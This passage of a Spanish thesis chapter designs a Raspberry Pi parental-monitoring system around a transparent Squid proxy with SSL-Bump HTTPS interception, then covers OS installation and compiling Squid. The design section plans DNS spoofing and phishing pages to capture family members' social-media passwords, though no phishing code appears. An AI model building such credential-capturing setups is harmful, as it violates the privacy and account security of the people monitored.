Dadas las características de los equipos, se puede concluir que los mejores son las SBC de Raspberry Pi y ODROID, ambas cuentan con puertos Ethernet para facilitar la conexión y una velocidad de procesamiento aceptable. Sin embargo, dado que la disponibilidad de ODROID es nula en el territorio nacional se optará por un modelo de Raspberry Pi, específicamente el modelo 3 B+.

**Raspberry Pi 3B+.** – La Raspberry Pi 3 B+ es la última revisión que se le dio a la tercera generación de esta gama de computadoras de placa única. Fue lanzada al mercado dos años después que su antecesora, la Raspberry Pi 3 B, contando con mejoras notables en la velocidad de red y un aumento de 0.2 GHz en la velocidad de reloj. Además, se agregó la característica de alimentación a través de Ethernet con

pinos dedicados. En la Tabla 3 se pueden observar más a fondo las características de esta SBC [66].

Característica	Valor
<b>SoC</b>	Broadcom BCM2837B0
<b>Procesador</b>	Cortex-A53, 64 bits, 1.4GHz
<b>GPU</b>	VideoCore IV 400 MHz
<b>Memoria RAM</b>	1GB LPDDR2 SDRAM
<b>Comunicación Inalámbrica</b>	2.4/5 GHz IEEE 802.11.b/g/n/ac Bluetooth 4.2, BLE
<b>Comunicación de Red</b>	Fast Ethernet Gigabit Ethernet por USB 2.0
<b>Puertos</b>	GPIO 40 pines HDMI 4 puertos USB 2.0 CSI para cámara Raspberry DSI para pantalla Raspberry Puertos auriculares y video compuesto Micro SD Micro USB para Alimentación Puerto PoE

Tabla 3: Características de Raspberry Pi 3 B+ [66]

## SERVIDOR PROXY

Un servidor proxy es un sistema computacional posicionado entre el usuario que requiere un documento web y el servidor que lo proporciona. Este intermediario facilita la comunicación entre las dos partes, normalmente sin modificar las peticiones realizadas. Su modus operandi es interceptar todas las comunicaciones de los clientes, procesar los datos que son requeridos y permitidos para después ponerse en contacto con el servidor destino; si se recibe una respuesta del servidor, el proxy la entrega al cliente que realizó la orden. Aparentemente solo se añade un eslabón al proceso de comunicación, pero en realidad se adiciona un sistema de control para el tráfico local con ventajas sobre la administración y flujo de datos en la red [68].

**Squid.** - Squid es un servidor proxy desarrollado para soportar distintas peticiones de red entre las que se encuentran: HTTP, HTTPS, FTP, Gopher, entre otros. Este software ofrece varias utilidades, como control de acceso, facilidades de autorización e inicio de sesión en aplicaciones web, optimización de ancho de banda y almacenamiento en caché de páginas visitadas frecuentemente. Puede ejecutarse en los principales sistemas operativos existentes en el mercado, es decir, Windows, MAC, y distribuciones GNU/Linux [69].

**Ventajas del uso de Squid.** – Squid es un servidor proxy que ofrece varias funcionalidades que ayudan en la administración de una red privada. Entre las principales ventajas del uso de este software se mencionan las siguientes [69]:

- Capacidad para disminuir el uso de ancho de banda.
- Mejorar la experiencia de navegación de los usuarios mediante la reducción del tiempo de carga de los documentos web.
- Reforzar las políticas de acceso a la red.
- Reportar el tráfico o uso de internet por parte de cada miembro de la red.
- Añadir una capa de seguridad al no exponer los terminales de los usuarios directamente a internet.
- Aumentar la eficiencia de servidores web locales.
- Filtrar contenidos potencialmente maliciosos a través de servicios de antivirus.
- Enrutar todo el tráfico de una red hacia un destino específico.

**Modos de funcionamiento de Squid.** – Los modos de funcionamiento de Squid son cuatro, en concordancia con lo expuesto por sus desarrolladores. Cada uno de estos modos puede requerir de configuraciones adicionales mientras invalida otras por lo que es necesario conocer las formas en que este proxy puede operar [69] [68].

- **Modo Interceptar.** – El modo interceptar o transparente hace posible que el servidor reciba todas las peticiones de los clientes sin necesidad de configurar la dirección del proxy en la red. La operación del software en modo interceptar inhabilita toda configuración de autenticación [69] [68].

- **Modo Tproxy.** – El modo tproxy opera de igual forma que el modo interceptar, sin embargo, lo que diferencia estos modos es que el proxy falsifica la dirección de los clientes hacia su salida. Es decir, las peticiones no salen de la red con la dirección del proxy, sino con la dirección de los clientes que las realizaron [69] [68].
- **Modo Acelerador.** – El modo acelerador también se puede considerar como un modo reverso puesto que se encarga de aliviar las peticiones que salen de una red privada hacia internet. Para entender de mejor manera el concepto, en la Figura 31 se puede apreciar que las peticiones frecuentes son guardadas en caché, esto es los elementos web resultantes de esas peticiones que no son propensos a cambiar, de modo que solo aquellas peticiones que requieren un contenido nuevo son dirigidas hacia internet [69] [68].




Figura 31: Funcionamiento de Squid en modo acelerador [68]

- **Modo SSL-Bump.** – En este modo cada conexión de tipo CONNECT, siempre y cuando no tenga restricciones en los controles de acceso, es establecida de forma segura hacia internet, más es descryptada entre el cliente y el servidor. Lo que permite esta forma de operación es que las conexiones HTTPS puedan ser analizadas por el servidor [69] [68].

**Requerimientos del Sistema.** – Los requisitos del sistema dependen enteramente de la carga máxima de red que el sistema deberá soportar. A continuación, se describen los puntos más sobresalientes, en orden de significancia, que se deben tomar en cuenta [70]:



**RAM.** – La cantidad de memoria RAM demandada por Squid, depende enteramente del número de elementos almacenados en caché. La memoria de acceso aleatorio es mucho más rápida que un disco duro, por tanto, no se recomienda usar un disco swap para estos propósitos. Se debe tener en cuenta que cada GB de datos almacenados como caché ocupa 32 MB de memoria RAM [70] [68].

**CPU.** – Squid se adapta de mejor manera a procesadores de pocos núcleos (4 – 8 núcleos) cada uno con un alto desempeño. Las tecnologías que proveen de núcleos virtuales como hyperthreading pueden afectar al trabajo de esta herramienta. Cabe recalcar que para obtener un mejor rendimiento se puede compilar la herramienta desde el código fuente de forma que se adapte a la arquitectura del sistema en que va a ejecutarse [70] [68].

**Almacenamiento.** – De acuerdo a las necesidades del entorno en las que se va a implementar el servidor proxy, el disco duro puede variar. Aunque no es necesario un almacenamiento de última generación es recomendable que las velocidades de lectura y escritura sean aceptables al usuario. Dado que la mayoría del caché se guarda en el almacenamiento local del servidor proxy mientras más alta sea la velocidad del disco, más rápidas serán las respuestas del servidor [68].

### **3.1.2 Diseño del Sistema**

El sistema propuesto se basa en el uso de la SBC Raspberry Pi actuando como un servidor que ofrece conectividad a los usuarios de la LAN al mismo tiempo que registra el uso de la red para que los administradores de esta, en este caso los padres, puedan obtener un historial sobre el comportamiento de sus hijos en internet con la posibilidad de bloquear determinados sitios y obtener credenciales de acceso a redes sociales. La Figura 32 expone la distribución que usará el sistema, se puede notar que la red original instalada por el proveedor de servicio de internet (ISP) sigue operativa a modo de una red para invitados, sin embargo, puede ser inhabilitada para solo aceptar la dirección MAC de la Raspberry Pi.




Figura 32: Distribución del Sistema de Monitoreo y Control Parental

Elaborado por: Investigador

Puesto que la Raspberry Pi es un intermediario entre las dos redes deberá contar con al menos dos NIC, ambas de Ethernet para que la conectividad sea más estable. Dependiendo de la velocidad de internet contratada se puede optar por usar los puertos USB para conectar dos adaptadores de RJ45 a USB 3.0 ya que soportará una velocidad de hasta 300Mb/s en contraste con el puerto Ethernet dedicado que soporta hasta 100Mb/s. La interfaz de conectividad inalámbrica no será usada debido a las posibles interferencias que puedan existir, resultando en una mala experiencia para todos los usuarios de la red.

Para que el dispositivo desempeñe normalmente sus funciones, es necesaria la instalación de diversas herramientas que proporcionen los servicios de DHCP, DNS, proxy y servidor web. Como se puede apreciar en la Figura 33, el cliente se conectará a la Raspberry a través de un punto de acceso, inmediatamente se le proporcionará la configuración del DHCP con un DNS propio. Las peticiones que tengan que ver con nombres de dominio primero serán consultadas en el servidor local y después en un servidor externo DNS, esto proporciona la capacidad de realizar DNS Spoofing para capturar contraseñas de redes sociales con el servidor web y páginas phishing. Por otra parte, las peticiones que no sean interceptadas pasarán directamente al servidor proxy y después serán dirigidas hacia internet a través del router del ISP.




Figura 33: Representación de Servicios ofrecidos por el Sistema  
Elaborado por: Investigador

Las peticiones realizadas por los clientes de la red van dirigidas hacia puertos específicos del servidor, sin embargo, al tener configurado un proxy de forma transparente el tráfico destinado a los puertos 80 y 443 será redirigido hacia 3129 y 3130 respectivamente a fin de que se puedan procesar los requerimientos en el sistema de control y monitoreo parental. La FIGURA contiene una representación visual de lo enunciado adicionando que los requerimientos web destinados a la dirección del proxy son redirigidos primero a los puertos 81 y 444 según sea el caso, con el fin de que el cliente ingrese sus datos en las páginas phishing. Por otro lado, aquellos clientes que se encuentren en la red de invitados también podrán tener los beneficios del servidor proxy, siempre y cuando este sea configurado en cada dispositivo manualmente.




Figura 34: Diagrama de puertos en la Raspberry Pi  
Elaborado por: Investigador

### 3.1.3 Desarrollo de la Propuesta

#### INSTALACIÓN DE RASPBERRY PI OS

1. Para la instalación de un sistema operativo funcional en la Raspberry Pi, es necesaria una tarjeta microSD con una buena velocidad de lectura y escritura. En el presente proyecto, se utiliza una memoria Kingston de 32 GB de clase 10. Una vez se tiene una tarjeta SD es necesario obtener una herramienta de instalación proporcionada en la página oficial de Raspberry Pi en el enlace: <https://www.raspberrypi.org/software/>. La Figura 35 muestra la página web en cuestión y la disponibilidad de la herramienta en los diferentes sistemas operativos. Se procede a descargar la versión que más se ajuste a la disponibilidad del usuario.




Figura 35: Descarga de Raspberry Pi Imager

Elaborado por: Investigador

2. Después de haber descargado el software, se requiere la instalación de este. No existe mayor complicación en este aspecto puesto que dicho proceso es muy intuitivo, basta con ejecutar el fichero y seguir las instrucciones. Una vez completada la instalación se procede a abrir la aplicación. Presenta un menú similar al de la Figura 36 [71].




Figura 36: Herramienta de Instalación para Raspberry Pi  
Elaborado por: Investigador

3. Al interactuar con el primer botón del menú se desplegarán numerosos sistemas operativos disponibles para Raspberry Pi, en este caso se elige Raspberry Pi OS como se observa en la Figura 37, a razón de su facilidad de uso e interfaz intuitiva. En algunos sistemas es necesario tener en cuenta el modelo de Raspberry que se posee.




Figura 37: Selección del Sistema Operativo  
Elaborado por: Investigador

4. El segundo botón disponible sirve para seleccionar la tarjeta microSD a utilizar. Al presionarlo, el enunciado mostrado en la Figura 38 aparecerá y si se dispone de más de un dispositivo de almacenamiento externo se deberá elegir el menú que corresponda a la microSD destinada a la Raspberry.




Figura 38: Elección de tarjeta microSD de instalación.

Elaborado por: Investigador

5. Para hacer que el sistema operativo sea escrito en la memoria basta con pulsar el botón “WRITE” que a estas instancias debe habilitarse. Inmediatamente una barra de progreso se mostrará y el programa descargará la imagen del sistema elegido y la grabará en la tarjeta de almacenamiento.
6. Luego de instalar el sistema operativo en la microSD un cuadro de diálogo notificará que el proceso ha sido exitoso y después se procede a insertar la tarjeta en la Raspberry Pi. Hay que encenderla con todo el hardware necesario previamente conectado, es decir, monitor, teclado, ratón y un cable ethernet de preferencia. Cuando la computadora inicie, se mostrará un menú de configuración de usuario luego del cual el sistema estará listo para ser usado. La Figura 39 muestra el menú inicial de configuración.



Figura 39: Configuración de Raspberry Pi OS

Elaborado por: Investigador

**Resultado Obtenido.** – Al haber ejecutado los pasos previos se dispondrá de una tarjeta microSD con el sistema operativo Raspberry Pi OS instalado. Este software provee un entorno gráfico para que el usuario pueda interactuar con el mismo y acceder a todas las funciones del hardware de la SBC.

## COMPILACIÓN DE SQUID

Los paquetes binarios de Squid están disponibles en los repositorios de Raspberry Pi OS. Sin embargo, dichos paquetes no tienen habilitado por defecto el soporte para el trabajo con SSL. Por este motivo es necesario compilar Squid desde el código fuente y añadir estas características. A continuación, se explica el proceso de compilación:

1. En primer lugar, es preciso descargar el código fuente del programa, actualmente la versión más estable es la 4.13 y el sitio web es <http://www.squid-cache.org/Versions/v4/>. La Figura 40 muestra la página que provee la programación de las diferentes versiones del proxy, hacer clic en el hipervínculo “tar.gz” de la versión estable permite que el navegador inicie la descarga de los archivos fuente.



**squid-cache.org**  
Optimising Web Delivery

docs | download | donate | support | about | contact | shop | blog

### Squid version 4

Release	Date	diff	Download
Latest 4.x series release			
<a href="#">squid-4.13</a>	22 Aug 2020	<a href="#">diff (sig)</a>	<a href="#">tar.gz (sig)</a> / <a href="#">tar.bz2 (sig)</a> / <a href="#">tar.xz (sig)</a>
See <a href="#">language</a> for latest Language Package			
Daily auto-generated release. This is the most recent bug-fixed update to the formal release. see <a href="#">Change details</a> for the fixes included in this bundle.			
<a href="#">squid-4.11-20200515-r930cb1107</a>	23 Aug 2020		<a href="#">tar.gz</a> / <a href="#">tar.bz2</a>
<a href="#">squid-4.11-20200419-r1692cc19e</a>	23 Aug 2020		<a href="#">tar.gz</a> / <a href="#">tar.bz2</a>
<a href="#">squid-4.10-20200419-r2a088f12c</a>	23 Aug 2020		<a href="#">tar.gz</a> / <a href="#">tar.bz2</a>
<a href="#">squid-4.10-20200322-r256ad21ff</a>	23 Aug 2020		<a href="#">tar.gz</a> / <a href="#">tar.bz2</a>

Figura 40: Descarga del código fuente de Squid

Elaborado por: Investigador

2. Una vez obtenido el código de Squid se requiere de la instalación de paquetes estrechamente relacionados con la compilación del programa. Mientras que la mayoría de software se puede instalar directamente desde los repositorios de

Raspberry Pi OS, en el caso de eCAP se necesita la descarga y compilación manual del programa. Para esto, se debe descargar la versión 1.0.0 del programa en <http://www.e-cap.org/downloads/> de una manera bastante similar al paso anterior. La Figura 41 contiene una captura de cómo se ve la página de descargas, junto con el hipervínculo que se debe presionar para la descarga. eCAP hace posible extraer contenido del servidor http proxy para su análisis.




Figura 41: Descarga del código fuente de eCAP

Elaborado por: Investigador

3. Luego de haber descargado los archivos antes mencionados se deberá abrir una terminal, el acceso a esta se puede encontrar en la parte superior derecha del escritorio siendo el cuarto ícono. Es recomendable actualizar la lista de repositos y los paquetes que se tengan instalados para evitar posibles conflictos. Para lograr lo propuesto basta con ingresar en la línea de comandos lo siguiente: **sudo apt update && sudo apt upgrade -y**. La duración de la ejecución del comando depende de las actualizaciones pendientes.
4. Para el acceder a los programas que integran el código fuente tanto de eCAP como Squid se necesita primero extraerlos, para lo que se utilizan los comandos: **cd Downloads** (ingresar en la carpeta donde se descargaron los ficheros), **tar -xvzf squid-4.13.tar.gz** y **tar -xzf libecap-1.0.0.tar.gz** (extraer los archivos de Squid y eCAP respectivamente). A razón de que eCAP es un prerrequisito para la compilación de Squid se necesita la compilación e instalación de este programa



en primer lugar, con este fin se utilizan los comandos: **cd libecap-1.0.0/** para cambiar el directorio actual a la carpeta con los archivos fuentes de eCAP y después **./configure && make && sudo make install** para realizar la configuración, compilación e instalación del software. En la Figura 42 se puede apreciar el resultado que conlleva la ejecución de estos últimos comandos.

```

pi@raspberrypi: ~/Downloads/libecap-1.0.0
File Edit Tabs Help
pi@raspberrypi:~/Downloads $ ls
libecap-1.0.0.tar.gz squid-4.13 squid-4.13.tar.gz
pi@raspberrypi:~/Downloads $ tar -xzf libecap-1.0.0.tar.gz
pi@raspberrypi:~/Downloads $ ls
libecap-1.0.0 libecap-1.0.0.tar.gz squid-4.13 squid-4.13.tar.gz
pi@raspberrypi:~/Downloads $ cd libecap-1.0.0/
pi@raspberrypi:~/Downloads/libecap-1.0.0 $ ./configure && make && sudo make install
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a thread-safe mkdir -p... /bin/mkdir -p
checking for gawk... no
checking for mawk... mawk
checking whether make sets $(MAKE)... yes
checking whether to enable maintainer-specific portions of Makefiles... no
checking build system type...

```

Figura 42: Configuración, compilación e instalación de eCAP

Elaborado por: Investigador

5. Acto seguido se instalan los paquetes necesarios para la compilación de Squid que están disponibles en los repositorios de Raspberry Pi OS con el comando: **sudo apt install build-essential openssl libssl-dev pkg-config libgnutls28-dev libldap2-dev libpam0g-dev libsasl2-dev libkrb5-dev libdb-dev**. Los programas incluidos servirán para el trabajo con criptografía, autenticaciones, rutas de librerías y lenguajes de programación.
6. Cumplidos los pasos anteriores el SBC está listo para configurar las funcionalidades de Squid. Primero se ingresa en el directorio del código fuente extraído con el comando: **cd Downloads/squid-4.13/**. Inmediatamente se procede a configurar las reglas de compilación con el comando: **./configure --build=arm-linux-gnueabihf --prefix=/usr --includedir=\${prefix}/include --mandir=\${prefix}/share/man --infodir=\${prefix}/share/info --sysconfdir=/etc**

```

localstatedir=/var --libexecdir=${prefix}/lib/squid --srcdir=. --
disable-maintainer-mode --disable-dependency-tracking --disable-
silent-rules --with-build-environment=default --enable-build-
info='Raspbian linux' --datadir=/usr/share/squid --
sysconfdir=/etc/squid --libexecdir=/usr/lib/squid --
mandir=/usr/share/man --enable-inline --disable-arch-native --
enable-async-io=8 --enable-storeio=ufs,aufs,diskd,rock --enable-
removal-policies=lru,heap --enable-delay-pools --enable-cache-
digests --enable-icap-client --enable-follow-x-forwarded-for --
enable-auth-
basic=DB,fake,getpwnam,LDAP,NCSA,NIS,PAM,POP3,RADIUS,SASL,SMB --
enable-auth-digest=file,LDAP --enable-auth-
negotiate=kerberos,wrapper --enable-auth-ntlm=fake,SMB_LM --
enable-external-acl-
helpers=file_userip,kerberos_ldap_group,LDAP_group,session,SQL_s
ession,time_quota,unix_group,wbinfo_group --enable-security-cert-
validators=fake --enable-storeid-rewrite-helpers=file --enable-
url-rewrite-helpers=fake --enable-eui --enable-esi --enable-icmp
--enable-zph-qos --enable-ecap --disable-translation --with-
swapdir=/var/spool/squid --with-logdir=/var/log/squid --with-
pidfile=/var/run/squid.pid --with-filedescriptors=65536 --with-
large-files --with-default-user=proxy --with-gnutls --enable-
linux-netfilter build_alias=arm-linux-gnueabihf --enable-
cachemgr-hostname=squidlocalhost.com --enable-ssl-crttd --with-
openssl --enable-arp-acl --enable-ssl --enable-default-err-
language=Spanish --enable-err-languages=Spanish --enable-default-
hostfile=/etc/hosts

```


La mayoría de estas opciones vienen activadas en el binario disponible para instalación, sin embargo, se han añadido las funcionalidades relacionadas con SSL y el lenguaje español. En la Tabla 4 se presenta una breve descripción de las principales configuraciones previas a la compilación de Squid.

Configuraciones	Descripción
<b>--build</b>	Arquitectura del procesador
<b>--prefix</b>	Carpeta base para instalar archivos
<b>--sysconfdir</b>	Ruta para archivos de configuración
<b>--disable-maintainer-mode,</b> <b>disable-dependency-tracking,</b> <b>disable-silent-rules</b>	-- -- Deshabilitar las opciones propias del desarrollo
<b>--with-build-environment,</b> <b>enable-build-info</b>	-- Información del ambiente de compilación
<b>--datadir,</b> <b>--sysconfdir,</b> <b>libexecdir,</b> <b>--mandir</b>	-- Rutas de copia de ficheros de información, configuración.
<b>--enable-inline</b>	Reducción de código para aumentar la velocidad de compilación
<b>--enable-storeio</b>	Formatos de almacenamiento permitidos
<b>--enable-removal-policies</b>	Reglas o políticas relacionadas a la eliminación de caché
<b>--enable-delay-pools</b>	Funcionalidades relacionadas con el control del ancho de banda
<b>--enable-cache-digests</b>	Forma de compartir información con otros servidores Squid
<b>--enable-auth</b>	Habilitar las diferentes formas de autenticación
<b>--enable-external-acl-helpers</b>	Soporte para el uso de programas externos de control
<b>--enable-icmp</b>	Usado para determinar distancias entre servidores proxy
<b>--enable-esi</b>	Configuración usada en el modo acelerador
<b>--with-default-user</b>	Configurar el usuario por defecto de Squid
<b>--enable-cachemgr-hostname</b>	Nombre de dominio para ver el uso de caché en una interfaz web
<b>--enable-linux-netfilter</b>	Utilidad usada en el proxy modo transparente
<b>--enable-ssl-crtd,</b> <b>--enable-ssl,</b> <b>-</b> <b>-with-openssl</b>	-- -- Necesario para el trabajo con SSL en el servidor
<b>--enable-default-err-language</b>	Lenguaje de las páginas web en las que se informará de errores al usuario
<b>--enable-err-languages</b>	Lenguajes para mensajes de error en Squid
<b>--enable-default-hostfile</b>	Directorio por defecto de el archivo hosts

Tabla 4: Principales funcionalidades de compilación en Squid

Elaborado por: Investigador basado en [68] [69]

7. El comando de configuración se debe ejecutar con normalidad, puesto que todos los paquetes necesarios fueron previamente incluidos en el sistema operativo. Una vez que este proceso culmine se debe compilar Squid. En la Figura 43 consta el comando utilizado para este propósito: **make**. El tiempo de compilación es variado, y puede tardar aproximadamente dos horas.

